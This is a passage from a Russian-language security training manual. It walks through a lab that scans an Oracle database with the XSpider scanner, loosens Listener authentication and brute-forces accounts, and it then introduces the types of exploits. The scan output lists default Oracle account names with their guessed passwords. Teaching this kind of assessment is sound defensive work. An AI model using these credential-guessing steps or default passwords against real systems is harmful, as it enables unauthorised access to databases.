
Опция ADMIN_RESTRICTIONS запрещает удалённое выполнение команды set, а защита паролем ограничивает получение детальной информации о системе и выполнение команд[4]. Более подробно о безопасности СУБД Oracle можно прочитать в [6].

[4] В версиях Oracle до 10g защита паролем оставляет возможность выполнения команды status.


5.9. Практическая работа 5. Сканирование СУБД Oracle

5.9.1. Часть 1. Сканирование при включенной аутентификации на уровне ОС


1) Создать новый профиль сканирования «Сканирование Oracle»
2) Добавить в список портов порт TCP 1521




3) Отключить подбор учётных записей (это делается для сокращения продолжительности сканирования)




4) Отключить сканер UDP сервисов (это делается для сокращения продолжительности сканирования)



5) Сохранить профиль
6) Создать задачу «Сканирование Oracle»
7) Выбрать профиль, указать объект сканирования




8) Запустить задачу, дождаться окончания сканирования (около 2 минут)
9) Просмотреть результаты




10) Обратить внимание на статус проверки «Локальная аутентификация на уровне ОС». Он имеет значение «Включено» потому что параметр LOCAL_OS_AUTHENTICATION ограничивает получение информации сканером. Как известно, в версии СУБД Oracle 10g R1 и выше был введён параметр LOCAL_OS_AUTHENTICATION, ограничивающий управление службой Listener, разрешая только локальное администрирование. В частности, становится невозможным выполнить удалённо команды status и services, что лишает возможности сканер безопасности собрать информацию о сканируемом сервере. Следует добавить, что по умолчанию этот параметр имеет значение ON.

5.9.2. Часть 2. Сканирование при выключенной аутентификации на уровне ОС


1) Перейти в виртуальную машину Windows
2) Открыть для редактирования файл listener.ora




3) Присвоить параметру LOCAL_OS_AUTHENTICATION значение OFF



4) Перезапустить сервис Listener




5) Вновь выполнить сканирование
6) Проанализировать результаты




7) Обратить внимание на то, что локальная аутентификация отключена.

5.9.3. Подбор учётных записей

1) Установить на машину с XSpider ПО Oracle Connector или Oracle Client (порядок установки приведён в приложении Б)
2) Перезагрузить виртуальную машину XSpider
3) Открыть для редактирования профиль «Сканирование Oracle»
4) Включить подбор учётных записей



5) Проверить, что включены опции «Подбирать учётные записи для БД Oracle», «Подбирать пароли для указанных SID/SERVICE_NAME» и указать имя экземпляра testdb



6) Сохранить профиль
7) Вновь запустить задачу «Сканирование Oracle», дождаться окончания сканирования (20 минут)
8) Просмотреть результаты, должны быть подобраны учётные записи


Сканирование Oracle [Начало: 07.07.2023 21:30:27; Длительность: 00:20:37]
Навигатор
Сортировка
Узел
Журнал
172.16.8.51
1521 / tcp - Oracle Listener
Oracle Database
Локальная аутентификация отключен
Опция ADMIN_RESTRICTIONS отключе
Учетная запись
anonymous (TESTDB)
appqossys (TESTDB)
ctxsys (TESTDB)
dbsnmp (TESTDB)
dip (TESTDB)
hr (TESTDB)
lbacsys (TESTDB)
Низкий уровень
Учетная запись
Всего найдено: 20
anonymous (TESTDB)
Логин : anonymous
Пароль : anonymous
Экземпляр : TESTDB
Доступные административные привилегии :
Статус : LOCKED
appqossys (TESTDB)
Логин : appqossys
Пароль : appqossys
Экземпляр : TESTDB
Доступные административные привилегии :
Статус : LOCKED
ctxsys (TESTDB)
Логин : ctxsys
Пароль : ordsyspwd
Экземпляр : TESTDB
Доступные административные привилегии :
Статус : LOCKED

6. ИДЕНТИФИКАЦИЯ УЯЗВИМОСТЕЙ С ПОМОЩЬЮ ПРОВЕДЕНИЯ ТЕСТОВ

6.1. «Эксплойты» и их типы

Наиболее понятный и очевидный способ поиска какой-либо уязвимости – это попытаться использовать её, т. е. сымитировать атаку, её использующую. Согласно приведённому выше определению, этот способ называется тестированием.

При проведении тестирования в отношении узла (службы, работающей на узле) запускаются реальные атаки. Они иногда называются «exploit check» и выполняются при помощи так называемых «эксплойтов», программ (утилит), использующих уязвимость.

«Эксплойт» (exploit) – это документированный метод или программа (сценарий), использующие уязвимость. Многие общедоступные базы уязвимостей (например, www.securityfocus.com, Рис. 50) содержат инструкции или код для использования опубликованных там уязвимостей.




Рис. 50 – Информация об эксплойте в базе securityfocus.


Существует четыре основных разновидности эксплойтов (и соответствующих проверок):

- основанные на запуске произвольного кода на объекте атаки;
- «простые» эксплойты;
- инструменты, выполняющие удалённый подбор пароля;
- направленные на исчерпание ресурсов.

6.2. Запуск произвольного кода на объекте атаки

Обычно такие эксплойты используют уязвимости, делающие возможным создание ситуации переполнения буфера и это наиболее сложная разновидность эксплойтов. Ситуация переполнения буфера создаётся путём отправки уязвимой сетевой службе специальным образом сформированных данных. При их обработке происходит изменение хода выполнения программы и передача управления произвольному коду. В конечном итоге, это может привести:

- к запуску кода, выполняющего какие-либо действия, например, делающего возможным последующие подключения к объекту атаки с получением командной строки ОС;

